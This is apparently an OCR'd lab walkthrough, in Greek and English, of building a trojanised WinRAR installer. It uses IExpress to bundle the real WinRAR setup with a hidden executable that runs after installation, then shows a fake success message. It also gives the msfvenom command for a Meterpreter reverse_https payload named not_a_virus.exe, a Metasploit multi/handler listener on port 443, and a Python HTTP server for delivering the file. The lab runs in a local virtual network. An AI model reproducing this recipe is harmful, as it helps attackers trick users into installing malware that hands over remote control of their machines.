




Windows7 [Running] - Oracle VM VirtualBox
Firefox
15133-15139
IExpress Wizard
Welcome to IExpress 2.0
This wizard will help you create a self-extracting / self-installing package.
First, you need to create a Self Extraction Directive (SED) file to store information about your package. If you have already done this, select Open existing one; otherwise, select Create New Self Extraction Directive file.
Create new Self Extraction Directive file.
Open existing Self Extraction Directive file:
Browse
< Back
Next >
Cancel
winrar-x64-...
win_rar
Recycle Bin
7:44 PM
2/20/2020



IExpress Wizard
Package purpose
Select final result of the package.
Extract files and run an installation command
Extract files only
Create compressed files only (ActiveX Installs)
Description
Files will be expanded to a temporary folder. The files will then be used by the specified installation program.
< Back
Next >
Cancel
,



IExpress Wizard
Package title
Type the title of your package in the following box. This title will appear on all dialog boxes that the user sees.
Winrar_installer
< Back
Next >
Cancel


Windows7 [Running] - Oracle VM VirtualBox
Firefox
15133-15139
IExpress Wizard
Packaged files
Create a list of files that you want in your compressed package.
Filename
Path
win_rar.exe
C:\Users\FanisGiorgos\Desktop\
winrar-x64-59...
C:\Users\FanisGiorgos\Desktop\
Add
Remove
< Back
Next >
Cancel
winrar-x64-...
win_rar
Recycle Bin
7:47 PM
2/20/2020



Windows7 [Running] - Oracle VM VirtualBox
Firefox
15133-15139
IExpress Wizard
Install Program to Launch
Select the programs or INF files to launch from the package. A custom command can also be created below.
Install Program
winrar-x64-59b2.exe
The below comand will be run after the install has completed.
Post Install Command
win_rar.exe
< Back
Next >
Cancel
winrar-x64-...
win_rar
Recycle Bi
7:48 PM
2/20/2020


IExpress Wizard
Finished message
If you want to display a message to the user after installation is complete, select Display Message and type the message; otherwise, select No Message.
No message.
Display message:
Winrar Installation Succesful!
< Back
Next >
Cancel



Save As
Desktop
Search Desktop
Organize
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Libraries
System Folder
Homegroup
System Folder
FanisGiorgos
System Folder
Computer
System Folder
Network
File name:
winrar-x64-59b2_installer.exe
Save as type:
Executable Files (*.exe)
Hide Folders
Save
Cancel


winrar-x64-59
b2_installer

Δημιουργία payload με reverse_https





```
n.6OriginalFilenameab.exeFProductNameApache HTTP Server2ProductVersion2.2.14DVarFileInfo$Translation    ØNB1066ØJC:\local0
\asf\release\build-2.2.14\support\Release\ab.pdbfg@kali:~$
fg@kali:~$ msfvenom -p windows/meterpreter/reverse_https set lhost=10.0.2.4 set lport=443 -f exe >  not_a_virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 492 bytes
Final size of exe file: 73802 bytes
fg@kali:~$ date
Fri 21 Feb 2020 07:29:26 PM EET
fg@kali:~$ pwd
/home/fg
fg@kali:~$
```


File Edit View Go Help
/home/fg/
DEVICES
File System
PLACES
fg
Desktop
Trash
NETWORK
Browse Network
Music
Templates
not_a_virus.exe
winrar64.exe
"not_a_virus.exe"


```
msf5 > use exploit/multi/hanlder
[-] No results from search
[-] Failed to load module: exploit/multi/hanlder
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit

[-] Handler failed to bind to 10.0.2.4:443
[-] Handler failed to bind to 0.0.0.0:443
[-] Exploit failed: Errno::EACCES Permission denied - bind(2) for 0.0.0.0:443
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) > exploit

[-] Handler failed to bind to 10.0.2.4:443
[-] Handler failed to bind to 0.0.0.0:443
[-] Exploit failed: Errno::EACCES Permission denied - bind(2) for 0.0.0.0:443
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
```

```
fg@kali: ~

File  Actions  Edit  View  Help

fg@kali:~$ sudo su -
[sudo] password for fg:
root@kali:~# service apache2 stop
root@kali:~# service metasploit
usage: /opt/metasploit/ctlscript.sh help
       /opt/metasploit/ctlscript.sh (start|stop|restart|status)
       /opt/metasploit/ctlscript.sh (start|stop|restart|status) postgresql
       /opt/metasploit/ctlscript.sh (start|stop|restart|status) prosvc
       /opt/metasploit/ctlscript.sh (start|stop|restart|status) metasploit
       /opt/metasploit/ctlscript.sh (start|stop|restart|status) worker

help       - this screen
start      - start the service(s)
stop       - stop  the service(s)
restart    - restart or start the service(s)
status     - show the status of the service(s)

root@kali:~# service metasploit start
root@kali:~# msfconsole
```


(Forgot Apache was still on)





Στην συνέχεια





Turning the python fileserver on .


VM [Running] - Oracle VM VirtualBox
fg@kali: ~
fg@kali: ~
fg@kali: ~
File Actions Edit View Help
fg@kali:~$ sudo su -
[sudo] password for fg:
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
